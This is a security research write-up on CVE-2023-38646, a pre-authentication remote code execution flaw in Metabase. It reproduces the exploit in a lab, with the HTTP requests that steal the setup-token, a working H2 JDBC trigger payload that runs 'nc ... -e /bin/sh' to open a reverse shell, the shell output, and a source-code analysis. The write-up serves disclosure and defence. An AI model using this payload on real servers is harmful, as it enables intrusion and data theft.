
Research & Technique

Pre-Auth RCE vulnerability exploiting Metabase H2 JDBC connection information (CVE-2023-38646)

■ Outline of the vulnerability

In July 2023, a remote code execution vulnerability was discovered in Metabase, an open source business intelligence (BI) tool that provides insight to users by analyzing and visualizing information from connected DBs. This vulnerability occurs because of the insufficient access control of the DB connection confirmation API, which is used only at the time of initial installation, and the constant exposure of the token value for using the API. As an attacker can use this vulnerability to obtain a shell or steal important information by executing a remote code using H2[1] JDBC[2] without going through the authentication procedure, it deserves your attention. The CVSS score was 9.8.

Using Metabase's Favicon.io file hash value, it is possible to check the current instances[3] of use in an OSINT search engine such as Shodan. As of August 7, as a result of searching using Shodan, it was found that there are about 19,581 servers using Metabase around the world, and it was confirmed that about 80 or more companies in Korea are using Metabases. If you are using a weak version of Metabase, you must update it to the latest version. If it is difficult to update it, you need to take measures to prevent access to the vulnerability.



United States	8,060
Germany	1,549
Ireland	1,225
Brazil	1,132
Singapore	1,129

* Source: Shodan Report

Figure 1. Vulnerable server search result

[1] H2: A lightweight database management system written in Java

[2] JDBC (Java Database Connectivity): A standard API for connecting to databases and executing SQL queries in Java

[3] Instance: It refers to a process or service that runs independently

■ Affected software version

The following table shows the versions to which the CVE-2023-38646 vulnerability patch has been applied, and Metabase versions prior to the table below may be affected by the vulnerability.

S/W 구분	Version
Metabase	Metabase Enterprise 1.46.6.1
	Metabase Enterprise 1.45.4.1
	Metabase Enterprise 1.44.7.1
	Metabase Enterprise 1.43.7.2
	Metabase open source 0.46.6.1
	Metabase open source 0.45.4.1
	Metabase open source 0.44.7.1
	Metabase open source 0.43.7.2

■ Attack scenario

The attack scenario using the CVE-2023-38646 vulnerability is as follows:



infosec
1 Searching for vulnerable servers
2 CVE-2023-38646
Remote code execution
3 Gaining control over the server
4 Obtaining DB information and stealing important information
Attacker
Metabase
Internal
Database

Figure 2. Attack scenario

① The attacker uses an OSINT search engine like Shodan to search for a vulnerable Metabase server.
② The attacker uses the CVE-2023-38646 vulnerability to access a victimized server.
③ The attacker seizes control of the server of the Reverse Shell[4] connection victim by executing a remote command.
④ The attacker accesses the victim's database to steal important information.

[4] Reverse Shell: Since the victim connects the shell to the attacker side, it is one of the techniques to maintain the connection even if the firewall is applied on the victim side.

■ Test environment configuration information

Build a test environment and look at the operation process of CVE-2023-38646.


Name	Information
Victim	Ubuntu 20.04.6 LTS focal Docker version 24.0.5, build ced0996 Metabase:v0.46.6 Alpine Linux v3.18 (192.168.102.65)
Attacker	Ubuntu 20.04.6 LTS focal Burp Suite Community Edition v2023.7.1 Ncat: Version 7.80 (92.168.102.54)

■ Vulnerability test

Step 1. Environment configuration

1) Build a server of Metabase 0.46.6 version where the CVE-2023-38646 vulnerability exists in the victim PC.


command	$ docker run -d -p 3000:3000 --name Metabase Metabase/Metabase:v0.46.6 -d option: An option for executing the docker in the background in the detach mode -p option: An option for specifying the local port and the port to execute in the docker



```
root@test-virtual-machine:~# docker run -d -p 3000:3000 --name metabase metabase/metabase:v0.46.6
Unable to find image 'metabase/metabase:v0.46.6' locally
v0.46.6: Pulling from metabase/metabase
31e352740f53: Pull complete
8aadc9aaa732: Pull complete
16832ade6690: Pull complete
244ff7477514: Pull complete
b35f03987142: Pull complete
de28ea45b691: Pull complete
Digest: sha256:e35de273692f7d95c54225abbd837a7b594e44ad42a47d8ae750293825215273
Status: Downloaded newer image for metabase/metabase:v0.46.6
7f5f45bd1023e1c30e77945a007fa565f303f0c009dafb61392b99e47004802e
```

Figure 3. Building the environment through the Docker image

2) It is possible to steal the setup-token[5] value, which was used for initialization in the /api/session/properties path, after Metabase installation and initialization is completed.




```
GET /api/session/properties HTTP/1.1
Host: 192.168.102.65:3000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: _ga=GA1.1.238272394.1691048558; metabase.DEVICE=
2a00a218-f4c1-4a9b-8d0e-985ee5d99e0b
If-Modified-Since: Mon, 14 Aug 2023 05:44:30 GMT
Connection: close
```

```
  "setup-token":"04d96839-9289-462b-affe-b3e5cb0a19b3",
  "application-colors":{
  },
  "enable-audit-app?":false,
  "anon-tracking-enabled":false,
  "version-info-last-checked":"2023-08-11T06:15:00.306147Z",
```

Figure 4. Exposure of the token for initialization within the response value

[5] setup-token: It is a temporary token used when connecting to a database during the initial setup of Metabase, and should be deleted after setup is complete.

3) After accessing the /api/setup/validate endpoint, the attacker can acquire server privilege by connecting the Reverse Shell to the Metabase server through H2 JDBC CI[6].




```
POST /api/setup/validate HTTP/1.1
Host: 192.168.102.54:3000
Accept: application/json
Content-Type: application/json
User-Agent: Mozilla/5.0
Connection: close
Content-Length: 520

{
  "token":"04d96839-9289-462b-affe-b3e5cb0a19b3",
  "details":{
    "is_on_demand":false,
    "is_full_sync":false,
    "is_sample":false,
    "cache_ttl":null,
    "refingerprint":false,
    "auto_run_queries":true,
    "schedules":{
    },
    "details":{
      "db":
      "mem:test;AUTO_RECONNECT=TRUE₩₩;CREATE TRIGGER EQSTLAB BEFORE SELECT ON INFORMATION_
      SCHEMA.TABLES AS $$//javascript₩njava.lang.Runtime.getRuntime().exec('nc 192.168.102
      .54 1234 -e /bin/sh')₩n$$--=x₩₩;",
      "advanced-options":true,
      "ssl":true
    },
    "name":"test",
    "engine":"h2"
  }
}
```

```
{
  "message":
  "Error creating or initializing trigger ₩"EQSTLAB₩" object, class ₩"..source..₩", cause:
   ₩"org.h2.message.DbException: Syntax error in SQL statement ₩"₩"//javascript₩₩₩₩000ajav
  a.lang.Runtime.getRuntime().exec('nc 192.168.102.54 1234 -e /bin/sh')₩₩₩₩000a₩"₩" [42000
  -212]₩"; see root cause for details; SQL statement:₩nSET AUTO_RECONNECT TRUE [90043-212]
  "
}
```

Figure 5. Attempting Reverse Shell connection through the JDBC attack

[6] CI (Command Injection): An attack aiming to execute system commands in the host OS through vulnerable applications

4) The attacker can display the files of the victimized server through the acquired shell.



```
test@test-virtual-machine:~$ ncat -lvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.102.65.
Ncat: Connection from 192.168.102.65:39047.
id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
ls
app
bin
dev
etc
home
```

Figure 6. Acquiring the shell of the server through the Reverse Shell


■ Detailed analysis of the vulnerability

Step 1) Outline of the vulnerability

The CVE-2023-38646 vulnerability occurs when a setup-token can be acquired from /api/session/properties where no separate access control exists after a vulnerable version of Metabase is installed. By using the setup-token, it is possible to call /api/setup/validate, an API endpoint that performs DB connection only during initial installation. Through this path, it is possible to exploit the JDBC Command Injection vulnerability of the H2 driver to execute the remote code in the host OS and acquire the Reverse Shell.

Step 2) Detailed analysis

The /setup/validate endpoint performs a connection test to initially set up the DB in the absence of an administrator account when installing Metabase. Since this path does not have a separate privilege verification logic, unauthenticated users can access it with the setup-token alone. When connecting to a new DB with an administrator account later, the /database/validate API is used, and at this time, privilege verification is performed through the check-superuser.




```
#_{:clj-kondo/ignore [:deprecated-var]}
(api/defendpoint-schema POST "/validate"
  "Validate that we can connect to a database given a set of details."
  [:as {{{:keys [engine details]} :details, token :token} :body}]
  {token  SetupToken
   engine DBEngineString}
  (let [engine       (keyword engine)
        error-or-nil (api.database/test-database-connection engine details)]
    (when error-or-nil
      (snowplow/track-event! ::snowplow/database-connection-failed
                             nil
                             {:database engine, :source :setup})
      {:status 400
       :body   error-or-nil})))
```

```
#_{:clj-kondo/ignore [:deprecated-var]}
(api/defendpoint-schema POST "/validate"
  "Validate that we can connect to a database given a set of details
  ;; TODO - why do we pass the DB in under the key `details`?
  [:as {{{:keys [engine details]} :details} :body}]
  {engine  DBEngineString
   details su/Map}
  (api/check-superuser)
  (let [details-or-error (test-connection-details engine details)]
    {:valid (not (false? (:valid details-or-error)))}))
```


Figure 7. Privilege verification difference in validate

The setup–token can be acquired from /api/session/properties, and DB validation is possible with the acquired setup–token and input parameters. Accordingly, exposure of the setup–token can lead to vulnerabilities that can cause serious damage. So it should be removed immediately after initial setup.



```
(defsetting setup-token
  "A token used to signify that an instance has permissions to create the initial User.
  This is created upon the first launch of Metabase
  by the first instance; once used, it is cleared out, never to be used again."
  :visibility :public
  :setter     :none)
```

Figure8. When Metabase is installed, it is set to public by default.



```
setup-token:                    "04d96839-9289-462b-affe-b3e5cb0a19b3"
application-colors:             {}
enable-audit-app?:              false
anon-tracking-enabled:          false
version-info-last-checked:      "2023-08-10T06:15:00.461916Z"
application-logo-url:           "app/assets/img/logo.svg"
application-favicon-url:        "app/assets/img/favicon.ico"
```

Figure9. setup–token exposed in /api/session/properties

After inserting the setup-token into /api/setup/validate, it is possible to attempt an RCE attack by including malicious code in "db", a connection string for data connection setup.

```
{
  "token": "04d96839-9289-462b-affe-b3e5cb0a19b3",
  "details": {
    "is_on_demand": false,
    "is_full_sync": false,
    "is_sample": false,
    "cache_ttl": null,
    "refingerprint": false,
    "auto_run_queries": true,
    "schedules": {},
    "details": {
      "db": "mem:test;AUTO_RECONNECT=TRUE\\;CREATE TRIGGER EQSTLAB BEFORE SELECT ON
             INFORMATION_SCHEMA.TABLES AS $$//javascript
             java.lang.Runtime.getRuntime().exec('nc 192.168.0.18 1234 -e /bin/sh')
             $$--=x;",
      "advanced-options": true,
      "ssl": true
    },
    "name": "test",
    "engine": "h2"
  }
}
```
Figure 10. Payload used for RCE attack

H2 supported by Metabase can inject Java codes or SQL into the connection string. The attacker can call a Java method by manipulating the connection string to generate TRIGGER[7] or ALIAS[8].

[7] TRIGGER: It is used to set the codes that are automatically executed when a DML operation (SELECT, INSERT, UPDATE, DELETE) occurs.

[8] ALIAS: It is an alternate name (alias) given temporarily to a table or column name, and it is mainly used to simplify queries.

The following table summarizes the purposes for which they are used in the attack statement.

Characteristic	TRIGGER	ALIAS
Purpose of use	Call a Java method by responding to a DB event (INSERT, UPDATE, etc.)	Define an alias to call a Java method in an SQL query
Call	Automatically call when a DB event occurs	Call explicitly
Example	CREATE TRIGGER ... BEFORE SELECT ON INFORMATION_SCHEMA.TABLES ...;	CREATE ALIAS MY_FUNC FOR ...;


Table 1. The purposes of using TRIGGER and ALIAS in the payload

The description of the payload is as follows:

Parameter value	Description
mem:test:	Execute H2 database in the memory mode
AUTO_RECONNECT=TRUE	H2 JDBC connection string option
₩₩;	Escape the ';' character in JSON
CREATE TRIGGER EQSTLAB BEFORE SELECT ON INFORMATION_SCHEMA.TABLES	Create a trigger with the name of "EQSTLAB" and configure it to perform a specific action (Java Method call) before executing the SELECT statement in INFORMATION_SCHEMA.TABLES
AS $$//.... $$--=x₩;:	After AS, Java codes can be defined, and the contents inside $$ are escaped.
java.lang.Runtime.getRuntime().exec('nc 192.168.0.18 1234 -e /bin/sh')	Use the runtime class of Java to execute an external process. Here, the nc (Netcat) tool is used to connect the Reverse Shell to the 1234 port of the 192.168.0.18 address.

Table 2. Details of payload analysis


H2 can perform attacks using Java, Javascript, Ruby, etc. If you look at the source codes of H2, the isJavaxScriptSource method exists. This code checks if the source of the connection-string is javascript, and then returns true for isJavascriptSource().



```
    public static boolean isJavaxScriptSource(String source) {
        return isJavascriptSource(source) || isRubySource(source);
    }
```

Figure 11. Checking the language of connection-string source

